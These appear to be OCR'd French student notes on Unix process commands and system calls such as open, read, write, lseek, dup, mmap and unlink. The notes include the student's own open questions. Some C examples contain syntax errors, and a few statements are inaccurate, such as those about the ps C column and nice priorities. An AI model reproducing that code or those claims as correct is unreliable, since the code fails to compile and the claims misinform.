
- Les routines du kernel ne peuvent pas être interrompues !!

- Créér des processus, tuer des processus, faire passer un processus de l'état READY à l'état RUNNING ou l'inverse (context switching) coûte très cher !! Beaucoup d'information doit être créée, sauvée, restaurées, supprimée,… → heavy wheight process

  Les **Threads ou light weight process** procure une alternative moins couteuse.

Processus de SWAPPING

Quand il n'y a pas assez de place en mémoire pour tous les processus se trouvant dans l'état ready, le SWAPPER (process) est activé (→RUNNING) dans le but de déplcer certains processus sur le disque (de préférence ceux se trouvant dans l'état wainting/sleeping).



Certains processus ne pourront jamais être swapper :

- le swapper lui-même
- les processus qui effectuent des I/O directement vers leur espace d'adressage utilisateur **pq ??**

Contrairement ??

Les candidats au swapping sont déterminés selon des propriétés dynamiques basées sur de multiples critères (temps passés à l'intérieur ou à l'extérieur de la mémoire, utilisation du CPU, etc…)

Ce mécanisme s'apelle mécanisme de mémoire virtuelle paginée.

Il permet de faire fonctionner des processus demandant une quantité d'espace mémoire supérieure à la mémoire physique installée.

Commandes de gestion des processus

Visualiser les processus (ou est ce que ps va chercher ses infos ?)

On peut visualiser les processus qui tournent sur une machine avec la commande :

ps [options] ;

les options les plus intéressantes sont

-e : affichage de tous les processus
-f : affichage détaillé

La commande **ps -ef** donne un truc du genre :

UID	PID	PPID	C	STIME	TTY	TIME	COMMAND
root	1	0	0	Dec 6 ?		1:02	init
...							
jean	319	300	0	10:30:30		?	0:02 /usr/dt/bin/dtsession
olivier	321	319	0	10:30:34		ttyp1	0:02 csh
olivier	324	321	0	10:32:12		ttyp1	0:00 ps -ef

La signification des différentes colonnes est la suivante:

- **UID** nom de l'utilisateur qui a lancé le process
- **PID** correspond au numéro du process
- **PPID** correspond au numéro du process parent
- **C** au facteur de priorité : plus la valeur est grande, plus le processus est prioritaire
- **STIME** correspond à l'heure de lancement du processus
- **TTY** correspond au nom du terminal
- **TIME** correspond à la durée de traitement du processus

- **COMMAND** correspond au nom du processus.

Pour l'exemple donné, à partir d'un shell vous avez lancé la commande **ps -ef**, le premier processus à pour **PID** 321, le deuxième 324. Vous noterez que le **PPID** du process " **ps -ef** " est 321 qui correspond au shell, par conséquent le shell est le process parent, de la commande qu'on vient de taper.

Changer la priorité d'un processus

Les processus tournent avec un certain degré de priorité, un processus plus prioritaire aura tendance à s'accaparer plus souvent les ressources du système pour arriver le plus vite possible au terme de son exécution.

C'est le rôle du système d'exploitation de gérer ces priorités.

Vous disposez de la commande **nice** pour modifier la priorité d'un processus.
La syntaxe est la suivante :

nice -valeur commande

Plus le nombre est grand, plus la priorité est faible.

Par exemple une valeur de 0 donne, la priorité la plus haute, 20 donne la priorité la plus faible.

La fourchette de valeur dépend de l'UNIX qu'on utilise.

Par exemple : nice -5 ps -ef

Généralement on utilise nice sur des commandes qui prennent du temps, sur des commandes courantes l'effet de **nice** est imperceptible.

On l'utilisera par exemple pour compiler un programme.
nice -5 cc monprogramme.c

Arrêter un processus

Vous disposez de la commande **kill** pour arrêter (tuer) un processus..

Si vous voulez arrêter un processus, vous devez connaître son **PID** (commande ps), puis vous tapez :

kill -9 PID

Un utilisateur ne peut arrêter que les processus qui lui appartiennent (qu'il a lancé).
Seul l'administrateur système a le droit d'arrêter un processus ne lui appartenant pas.

Il est également possible d'arrêter de façon plus aisée le processus courant en tapant ctrl-C. ?? équivalent a kill ??

Note : kill envoie par défaut le signal software de terminaison (15, SIGTERM) au processus concerné. Ce signal peut être intercepté et donc ignoré par le processus. Pour forcer l'arrêt d'un processus, il faut envoyer le signal inconditionel de terminaison

(9, SIGKILL) au processus qui ne peut ignorer ce signal.

Lancer un processus en tâche de fond

> Un **processus en avant plan** (foreground process) est l'unique processus qui converse avec le terminal.
>
> Un **processus en arrière plan** (backgroun process) est un processus qui tourne pendant qu'un autre processus converse avec le terminal.

Pour lancer une commande quelconque, vous en saisissez le nom après le prompt du shell, tant que la commande n'est pas terminée, vous n'avez plus la main au niveau du shell, vous ne disposez plus du prompt.

nb : la commande entrée est exécutée dans un sous-shell (un sous process) créé par le shell de départ grâce à un appel a fork. Le shell de départ se met en attente sur la terminaison de son fils et ce n'est que lorsque celui-ci a fini qu'il nous rend le promt.

Si la commande prend un certain temps, votre shell ne vous donnera pas la main tant que la commande n'est pas terminée, vous êtes obligé de lancer un autre shell, pour taper une autre commande.

Vous disposez d'une technique simple qui permet de lancer une commande à partir d'un shell, et de reprendre aussitôt la main.

Il vous suffit de rajouter un **&** à la fin de commande. Celle-ci se lancera en " tâche de fond ", et vous reviendrez directement au prompt du shell.

Que se passe-t-il au niveau de l'attente ?

En tapant une commande en tâche de fond, vous aurez à l'affichage :

```
> ps -ef &
[321]
>
```

A la suite de la saisie de la commande suivie d'un **&**, le shell vous donne immédiatement la main, et affiche le numéro du **PID** du processus lancé.
En lançant une commande à partir du shell sans le **&** à la fin, et si celle-ci prend du temps à vous rendre la main, vous pouvez faire en sorte qu'elle bascule en tâche de fond pour que vous repreniez la main.

Par exemple, si vous tapez :

```
>netscape
```

Vous voulez basculer netscape en tâche de fond tapez, **CTRL+Z (stoppe le pgm)**, il va afficher

```
311 stopped +
```

311 étant le **PID** du process netscape. Tapez ensuite **bg** (pour background), vous voyez s'afficher

```
[311]
```

Ca y est votre processus netscape est en tâche de fond et le shell vous rend la main.

Comment s’utilise fg ?? quel est le processus qui est choisit si in ne spécifie pas de pid.

B. Les appels systèmes Unix

Nous allons voir différents types d'appels systèmes concernant respectivement :

- Les Entrées-Sorties
- Memory Mapped I-O
- Le File-Management
- Les fichiers spéciaux
- La gestion des Processus
- Communication entre processus (IPC)
  - Les Message Queues
  - Les sémaphores
  - Mémoire partagée

Tests !!!!!!

Tout appel système Unix renvoie une valeur de retour **qui devra TOUJOURS être testée !!**

La convention Unix utilisée par la plupart des appels systèmes et fonctions bibliothèque, est que la valeur renvoyée indique un succès ou un échec d'ensemble.

Les valeurs renvoyées se répartissent en deux catégories principales :

- La valeur renvoyée est une valeur entière. Un échec est normalement indiqué par une valeur –1.

- La valeur renvoyée est du type pointeur. Un échec est indiqué par un pointeur null.

Lors d'une erreur, les appels systèmes positionnent **une variable externe globale** appelée **errno** qui peut être utilisée pour diagnostiquer l'erreur.

Les causes d'erreur sont multiples et tester la valeur de errno pour analyser la cause d'une erreur peut être fastidieux ; on fait donc appel à un mécanisme de plus haut niveau.

Des messages d'erreur significatifs peuvent être transmis à l'utilisateur de différentes façons :

- La fonction **perror()**
- Le tableau **sys_errlist[]**
- La fonction **strerror()**

La fonction perror()

```
#include <errno.h>
void perror(s)
char *s;
```

But

- si s n'est pas le pointeur NULL, la fonction affiche la string s suivie par :, un blanc, et un message d'erreur sur le canal standard d'erreur ;
- si s est une string à NULL, la fonction n'affiche que le message d'erreur.

Note

La variable `errno` n'est pas mise à jour lors d'appels système fructueux !

Exemple

```
/* ouverture d'un fichier */
#include <errno.h>
int fd;
main()
      {
if (fd = open("myfile", O_RDWR)) == -1 {
/* une erreur s'est produite à l'ouverture */
perror("open myfile");
exit(-1);
}
/* myfile est ouvert */
…
}
```

Si une erreur survient lors de l'ouverture, un message dépendant de l'erreur est affichée sur le canal standardd'erreur :

```
% a.out
open myfile: Permission denied
```

1. Entrées Sorties

1.1 Généralités :

- Puisque tout est fichier, le système Unix fournit une **interface uniforme** pour l'exécution d'opérations d'entrée-sortie sur des fichiers, terminaux, *pipes*, …
- Les appels systèmes d'entrée-sortie sont **non-bufferisés** (au niveau de la programmation), chaque appel système implique un accès au disque.
- Les appels systèmes d'entrée-sortie de base travaillent avec des **descripteurs de fichiers** qui sont des abstractions pour accéder à des fichiers.
- Pour **chaque** processus, le noyau Unix tient à jour une table des fichiers ouverts et le descripteur de fichier est utilisé comme index dans la table du processus. La taille de cette table est statique (allocation séquentielle**). ???**

Situation initiale de la table des descripteurs de fichiers

Trois descripteurs de fichiers existent quand un processus est démarré :

Descripteur	But	Situation Initiale
0	Canal standard d'entrée	Clavier
1	Canal standard de sortie	Ecran
2	Canal standard d'erreur	Ecran

Utilisation des descripteurs de fichiers

La valeur renvoyée par un appel système de 'création' (tel qu'open() ou creat()) est l'indice du **premier emplacement libre** dans la table des fichiers ouverts associée au processus. Attention : 0,1 et 2 sont occupé dès le départ !!

Au cas où un descripteur de fichier ne pourrait être 'créé', la valeur **–1** est renvoyée.

Exemple

```
int fd;
main(){
/* ouverture du fichier xyz */
fd = open("xyz", O_RDWR); /* fd == 3 */
/* acces au fichier */
read(fd, …);
write(fd, …);
}
```

nb : Même si on connaît l'indice du file descriptor d'un fichier, on ne l'adressera jamais directement par cet indice !!

Open()

```
#include <sys/types.h>  /* pour mode */
#include <sys/stat.h>   /* pour mode */
#include <fcntl.h>      /* pour open */

int open(path, oflag [, mode])
const char *path;
int oflag, mode;
```

But

`Open()` ouvre un fichier en lecture et/ou en écriture.

Paramètres

- **`path`** : chaîne de caractères désignant l'objet dans le système de fichiers ;
- **`oflag`** : détermine pour quelle(s) opération(s) le fichier est ouvert ;
- **`mode`** : paramètre optionnel pour la protection (en cas de création seulement).

Résultat

La fonction renvoie un descripteur de fichier qui peut être utilisé lors d'opérations d'entrée-sortie ultérieures.
En cas d'erreur, **-1** est renvoyé et la variable `errno` est positionnée.

Quelques valeurs pour oflag

`O_RDONLY`	lecture seule
`O_WRONLY`	écriture seule
`O_RDWR`	lecture et écriture
`O_CREAT`	si le fichier n'existe pas, il est créé ; autrement, ce *flag* est ignoré ;
`O_APPEND`	le pointeur de positionnement du fichier est mis à la fin du fichier avant chaque opération d'écriture ;
`O_TRUNC`	si le fichier existe, sa longueur est ramenée à zéro ;
`O_EXCL`	si `O_EXCL` et `O_CREAT` sont mis, l'ouverture rate si le fichier existe

Ces valeurs peuvent être combinées à l'aide du OU logique du C ' | '.

Note sur le paramètre mode

Il ne peut être utilisé **qu'en** combinaison avec le *flag* `O_CREAT` pour donner un mode de protection adéquat à l'objet créé.

Erreurs

L'appel système `open()` renvoie **–1** si une erreur s'est produite.

Les situations possibles d'erreur sont :

- le fichier n'existe pas et `O_CREAT` n'est pas positionné ;
- le fichier n'est pas accessible : un des répertoires dans le chemin n'est pas *searchable* ;
- les permissions ne sont pas suffisantes ;
- trop de fichiers sont déjà ouverts.

Exemple 1

Ouverture d'un fichier pour lire et écrire.

```
int fd;
if ((fd = open("xyz", O_RDWR)) == -1) {
perror("open xyz");
exit(-1);
}
```

Exemple 2

Ouverture d'un fichier en écriture.

```
int fd;
if ((fd = open("../file", O_CREAT | O_TRUNC | O_WRONLY)) == -1) {
perror("Cannot create ../file for writing\n");
exit(-1);
}
```

Creat()

```
#include <sys/types.h>
#include <stat.h>
#include <fcntl.h>

int creat(path, mode)
char *path;
int mode;
```

But

Cet appel système crée un nouveau fichier avec un mode de protection donné ou efface le contenu d'un fichier existant.

Cet appel est équivalent à l'appel de fonction open() suivant :

open(path,O_CREAT|O_TRUNC|O_WONLY,mode);

Paramètres

- **`path` :** chaîne de caractères désignant un fichier ordinaire dans le système de fichiers ;
- **`mode` :** le mode de protection de ce nouveau fichier.

Résultat

La fonction
crée le fichier si nécessaire ;
tronque le fichier à 0 octet ;
l'ouvre en écriture seule.

Elle renvoie un descripteur de fichier (écriture seulement) qui peut être utilisé lors d'opérations d'entrée sortie ultérieures. En cas d'erreur, **-1** est renvoyé et la variable `errno` est positionnée.

Erreurs

Les situations possibles d'erreur sont :

- le fichier n'est pas accessible : un des répertoires dans le chemin n'est pas 'searchable' ;
- le répertoire dans lequel le fichier doit être créé n'est pas accessible en écriture ;
- le paramètre `path` désigne un répertoire ou un fichier spécial ;
- trop de fichiers sont déjà ouverts.

Notes

Pour créer un répertoire ou un fichier spécial, il faut utiliser l'appel système `mknod()`.

Exemple 1

Création d'un fichier.

```
int fd;
if ((fd = creat("myfile", 0640)) == -1) {
perror("creat mmyfile");
exit(-1);
}
```

Exemple 2

Création d'un fichier en vue de le lire et d'y écrire.

```
int fd;
/* a_new_file est ouvert en écriture seule */
if ((fd = creat("a_new_file", 0600)) == -1) {
perror("creat);
exit(-1);
}
close(fd);
/* a_new_file est ouvert en lecture/écriture */
if ((fd = open("a_new_file", O_RDWR)) == -1) {
perror("open");
exit(-1);
}
```

Puisqu'un fichier n'est ouvert par creat() qu'en écriture seule, si on souhaite le lire, il sera nécessaire de le fermer et de le rouvrir avec open.

Read()

```
#include <sys/types.h>
#include <sys/uio.h>
#include <unistd.h>

int read(fd, buffer, nbyte)
int fd;
char *buffer;
unsigned nbyte;
```

pas oublier de réserver l'espace mémoire !!

But

Cette fonction essaie de lire `nbyte` octets à partir du fichier associé au descripteur `fd`, et stocke ceux-ci dans un tampon pointé par `buffer`.

Paramètres

- **`fd`** : descripteur d'un fichier **ouvert** en lecture ;
- **`buffer`** : adresse du tampon où ce qui est lu sera stocké ;
- **`nbyte`** : nombre d'octets à lire.

Résultat

La fonction renvoie le **nombre réel** d'octets lus.
0 est renvoyé lorsque l'on atteint la fin du fichier. Aucun code d'erreur n'est associé à la fin de fichier puisque ce n'est pas réellement une erreur.
En cas d'erreur, **-1** est renvoyé et la variable `errno` est positionnée.

Erreur

Dans le cas d'une unité lente, il est possible que read renvoie l'erreur **EINTR** si un gestionnaire de signal a intercepté un signal. Renouvelez l'appel à read lors de la réception de l'erreur.

Exemple

```
#define SIZE 80
main()
{
char buf[SIZE];
int fd, n;
/* ouverture du fichier */
blablabla;
while ((n = read(fd, buf, SIZE)) > 0) {
/* traitement des données que l'on vient de lire, on lit 80 car par car */
. . .}
switch(n) {
case 0:     /* fin de fichier */
break;
case -1;    /* une erreur est survenue */
perror("xxx");
break;
default:    /* ne devrait pas arriver */
break;
}}
```

Write()

```
#include <sys/types.h>
#include <sys/uio.h>
#include <unistd.h>

int write(fd, buffer, nbyte)
int fd;
char *buffer;
unsigned nbyte;
```

But

`Write()` essaie d'écrire `nbyte` octets à partir du tampon pointé par `buffer` dans le fichier associé au descripteur de fichier `fd`.

Paramètres

- **`fd` :** descripteur d'un fichier **ouvert** en écriture ;
- **`buffer` :** adresse des zones mémoires contiguës contenant les informations à écrire dans le fichier ;
- **`nbyte` :** le nombre d'octets à écrire.

Résultat

La fonction renvoie le **nombre réel** d'octets écrits dans le fichier.
En cas d'erreur, **-1** est renvoyé et la variable `errno` est positionnée.

Exemple 1

Ecriture dans un fichier.

```
#define SIZE 80
char buf[SIZE];
int fd, n;
/* ouverture du fichier en écriture */
if ((n = write(fd, buf, SIZE)) == -1) {
perror("write");
exit(-1);
}
```

Exemple 2

Echo de l'entrée standard sur la sortie standard.

```
#define STDIN     0
#define STDOUT    1
#define BUFSIZE   512

main(){
      char buf[BUFSIZE];
int r;
while ( (r = read(STDIN,buf,BUFSIZE) ) >0 )
      write(STDOUT,buf,r);
exit(0);
}
```

1.2 Notion de pointeur de position

Généralités

- **Chaque** appel système `open()` ou `creat()` produit un **pointeur** dans le fichier :
  - pointeur de lecture,
  - pointeur d'écriture,
  - ou pointeur de lecture/écriture → un seul pointeur pour les deux opérations !!


  selon les paramètres donnés lors de l'appel.

- **Chaque** `read()` implique une incrémentation de `nbyte` du pointeur de lecture.


- **Chaque** `write()` implique une incrémentation de `nbyte` du pointeur d'écriture.

Exemple 1


```
fd = open("file", O_RDWR);
```




```
read(fd, buf, 4);
```





```
write(fd, "HELLO", 5);
```




Exemple 2

Double ouverture d'un fichier ➔ deux descripteurs de fichier différents & deux pointeurs différents.


```
fd1 = open("file", O_RDONLY);
fd2 = open("file", O_WRONLY);
```




```
read(fd1, buf, 7);
```




```
write(fd2, "UNIX AND C", 10);
```



Lseek()

```
#include <sys/types.h>
#include <unistd.h>

off_t lseek(fd, offset, whence)
int fd, whence;
off_t offset;
```

But

Cette fonction positionne le pointeur associé au descripteur de fichier `fd`.

Paramètres

- **`fd :`** descripteur d'un fichier ouvert ;
- **`offset :`** nombre d'octets représentant le déplacement du pointeur à partir de whence ;
  cette valeur peut être négative → déplacement en arrière.
- **`whence :`** position de départ qui peut prendre les valeurs suivantes :
  `SEEK_SET :` début de fichier ;
  `SEEK_CUR :` position actuelle ;
  `SEEK_END` : fin de fichier.

Résultat

La fonction renvoie la position du pointeur de fichier, en octets et à partir du fichier.
En cas d'erreur, **`((off_t) -1)`** est renvoyé, et la variable `errno` est positionnée.

Exemple 1

Ecriture à partir de la fin d'un fichier.

```
lseek(fd, (off_t) 0, SEEK_END);
write(fd, buffer, n);
```

Exemple 2

Retour en début de fichier et lecture.

```
lseek(fd, (off_t) 0, SEEK_SET);
read(fd, buffer, n);
```

Exemple 3

Réécriture sur ce qui vient d'être lu.

```
read(fd, buffer1, n);
lseek(fd, (off_t) -n, SEEK_CUR);
write(fd, buffer2, n);
```

Close()

```
#include <unistd.h>

int close(fd)
int fd;
```

But

`Close()` supprime la relation entre le descripteur de fichier fd et le fichier correspondant.
Plus aucune opération d'entrée-sortie ne sera possible via ce descripteur de fichier.

Paramètre

- **`fd :`** le descripteur d'un fichier ouvert.

Résultat

La fonction renvoie **0** si l'opération s'est bien déroulée.
Autrement, **-1** est renvoyé et la variable `errno` est positionnée.

Remarques

- L'**ordre** des appels systèmes `close()` peut être très important si des appels `open()` suivent dans le programme. **???????**
- Tous les fichiers sont **automatiquement fermés** lors de la sortie du programme.
- Lors du `close()`, l'entrée correspondante dans la table des fichiers ouverts est libérée ; dès lors, la prochaine ouverture au moyen de `open()` ou de `creat()` renverra le descripteur de fichier que l'on vient de fermer. !!

Dup()

```
#include <unistd.h>

int dup(fd)
int fd;
```

But

Cette fonction duplique le descripteur d'un fichier ouvert ; elle crée un nouveau descripteur de fichier ayant plusieurs élément **en commun** avec l'original :

- fichier ouvert,
- pointeur de position
- mode d'accès.

Paramètre

- **`fd :`** descripteur d'un fichier ouvert.

Résultat

`dup()` renvoie un nouveau descripteur de fichier.
En cas d'erreur, **-1** est renvoyé et la variable `errno` est positionnée.

1.3 Modifier l'entrée standard

```
/* fermeture du canal standard d'entrée */
close(0);

/* file prend le descripteur de fichier 0 */
open("file", O_RDONLY);
```

On peut de la même manière rediriger stdout et stderr.

Dans l'exemple ci-dessus, en fermant le descripteur de fichier 0, on perd le clavier !!
Afin d'éviter cette perte, on procédera comme suit :

```
keyb = dup(0);
close(0);
fd = open("xyz", O_RDONLY);
read(keyb, buffer, 80);
```

Le fichier `xyz` devient le fichier d'entrée, mais on peut toujours accéder au clavier via le descripteur de fichier `keyb`.

Utilité

La modification de l'entrée standard peut s'avérer nécessaire par exemple pour utiliser la commande sort() qui traite les donnés présentes sur l'entrée standard.

2. Les appels systèmes de ‘memory mapped I-O’

2.1 Introduction

Les appels systèmes d’entrée-sortie basiques posent deux problèmes :

- d’une part, il faut utiliser des appels systèmes **explicites**
- d’autre part, il y a **transfert** de données à partir ou vers le noyau.

Par exemple, pour mettre à jour une valeur **en mémoire**, il suffit de faire l’opération suivante :

```
val += 10;
```

La même **mise à jour dans un fichier** nécessite les opérations suivantes :

```
read(fd, &val, sizeof(val));
val += 10;
lseek(fd, -sizeof(val), SEEK_CUR);
write(fd, &val, sizeof(val));
```

Le système de memory mapped I-O permet d’accéder aux fichiers de la même manière qu’à des données en mémoire.

mmap()

```
#include <sys/types.h>
#include <sys/mman.h>

void *mmap(addr, len, prot, flags, fd, offset)
caddr_t addr;
size_t len;
int prot, flags, fd;
off_t offset;
```

But

Cet appel système permet de mapper un fichier en mémoire, il crée le mapping entre
un fichier
ou
un device

et l'espace d'adressage ***VIRTUEL*** du processus.

Paramètres

- **`addr :`** devrait normalement être **0** pour laisser le système choisir l'adresse la mieux appropriée.
- **`len :`** est le nombre d'octets à mapper. Correspond généralement à la taille du fichier
- **`prot :`** indique le type de protection mémoire :
  - **`PROT_READ`** : L'accès en lecture est autorisé.
  - **`PROT_WRITE`** : L'accès en écriture est autorisé.
  - **`PROT_EXEC`** : Les instructions du programme peuvent être exécutées dans la zone de mémoire paginée.
  - **`PROT_NONE`** : Aucun accès n'est autorisé pour cette zone de mémoire.
- **`flags :`** spécifie un certain nombre fonctionnalités optionnelles. ce que le système doit faire lorsque le processus écrit dans la zone mappée :
  - **`MAP_FIXED :`** Mappe dans l'adresse spécifiée dans l'argument addr ou renvoie une erreur si cela est impossible.
  - **`MAP_PRIVATE :`** Les modifications apportées au fichier mappé restent privées. Les pages non modifiées sont partagées par tous les processus mappant le même fichier. Lorsque l'une de ces pages mémoire est modifiée, une page privée recopiant l'originale est créée, et n'est référencée que par le processus en cours. Seule les copies sont donc modifiées, il n'y a aucun impact sur le fichier.
  - **`MAP_SHARED :`** les modifications apportées au fichier mappé sont en fin de compte réécrites dans le fichier. Tous les processus partagent les modifications.
- **`fd :`** descripteur de fichier ouvert représentant le fichier ordinaire ou le fichier spécial en mode caractère à mapper en mémoire. Après le retour de l'appel mmap(), le descripteur de fichier peut être fermé car le noyau maintient sa propre référence vers ce fichier ouvert.
- **`offset :`** Normalement spécifié à 0. Lorsque des décalages différents sont utilisés, il doit s'agir d'un multiple de la taille d'une page de mémoire virtuelle du système.

Cette taille peut être obtenue par le fonction suivante :

```
#include <unistd.h>
int getpagesize(void);
```

Résultat

`mmap()` renvoie un pointeur vers le début de la zone de la mémoire qui est mappée au sein de l'espace d'adressage du processus. L'appel système renvoie **–1** en cas d'erreur et errno est positionné.

Notes

- Plusieurs processus peuvent mapper le même fichier dans leurs espaces d'adressage VIRTUELS respectif afin de partager des données.
- Le mapping d'un fichier ou d'une partie d'un fichier n'implique pas sa lecture en mémoire : seuls les blocs contenant des données réellement accédées seront lus en mémoire, comme pour la mémoire virtuelle ordinaire.

Utilisation

- `mmap()` est utilisé par Unix pour partager des routines entre différents processus.
- `mmap()` peut être utilisé pour implémenter des mémoires partagées entre des processus Unix.
- `mmap()` peut être utilisé pour implémenter des structures de données permanentes : les programmes peuvent être redémarrés avec les données d'une exécution antérieure. **???**

munmap()

```
#include <sys/types.h>
#include <sys/mman.h>
int munmap(addr, len)
caddr_t addr;
size_t len;
```

But

Cet appel système détruit le mapping entre un fichier ou un device (mode caractère) et l'espace d'adressage virtuel du processus. En effet, **un `close()` ne fait pas le `unmap()` associé !!**

Paramètres

- **`addr :`** est l'origine du range de mémoire virtuelle à démapper
- **`len :`** est le nombre d'octets à démapper.

Résultat

`munmap() :` renvoie **0** en cas de réussite et **–1** en cas d'échec.

Notes

Cet appel système ne provoque PAS l'écriture dans le fichier des changements en attente !!

msync()

```
#include <sys/types.h>
#include <sys/mman.h>
int msync(addr, len, flags)
void *addr;
size_t len;
int flags
```

But

Lorsque des changements sont apportés à des zones de mémoire mappées inscriptibles, il existe plusieurs choix pour la synchronisation de l'enregistrement des changements dans le fichier.
L'appel système msync() permet un certain contrôle sur ce choix.
Cet appel système force le système à écrire les données mappées sur disque, pour des raisons de sécurité, de synchronisation, …

Paramètres

- **addr :** est l'origine du range de mémoire virtuelle à écrire sur disque.
- **len :** est le nombre d'octets à écrire sur disque. Si len vaut 0, toutes les pages de la zone sont affectées.
- **flags :** détermine le type de synchronisations qui doit être mis en oeuvre :
  - **MS_ASYNC** : Demande que tous les changements soit écrits, mais retourne immédiatement.
  - **MS_SYNC :** Réalise l'écriture synchrone de tous les changements restant.
  - **MS_INVALIDATE :** invalide immédiatement les copies en mémoire des données mappées. Les futures références à ces pages requièrent que les pages soient chargées à partir du fichier. Permet à l'application d'abandonner tous les changements qui ont été faits.

Résultat

Comme d'habitude, l'appel système renvoie 0 ou –1 selon sa réussite ou son échec.

3. Les appels systèmes de gestion de fichiers

3.1 Généralités

Link()

```
#include <unistd.h>
int link(name1, name2)
char * name1, * name2;
```

But

`name2` devient un autre nom pour l'objet existant `name1`.
Aucun nouvel objet n'est créé, on a ajouté un nouveau chemin d'accès à l'objet `name1`.
Le compteur de liens (que l'on peut voir avec la commande `ls -l`) est incrémenté de 1 pour l'objet `name1`.

Commande Unix équivalente ?? appel système ?

```
% ln name1 name2
```

Unlink() (<=> remove)

```
#include <unistd.h>
int unlink(name)
char * name;
```

But

`unlink()` retire l'objet `name` de son directory ; Si c'était la dernière référence à un objet, la fonction efface aussi l'objet et l'espace disque est rendu au système de fichier pour réutilisation.

Paramètre

- **`name` :** le lien à supprimer.

Résultat

0 si succès ; **-1** si échec.

Note

Les permissions en écriture sur le répertoire parent sont nécessaires. Permissions nécessaires pour link. ??

Rename()

```
#include <stdio.h>
int rename(oldname, newname)
const char * oldname, * newname;
```

But

Cette fonction change le nom, le chemin d'accès d'un fichier.

Paramètres

- **oldname** : ancien nom du fichier ;
- **newname :** nouveau nom du fichier.

Note

- Cet appel système est équivalent à la combinaison atomique suivante :
  `link(oldname, newname);`
  `unlink (oldname);`
- Si le composant final du nom de chemin oldname est un lien symbolique, c'est ce lien qui est renommé et non le fichier ou le repertoire sur lequel il pointe.

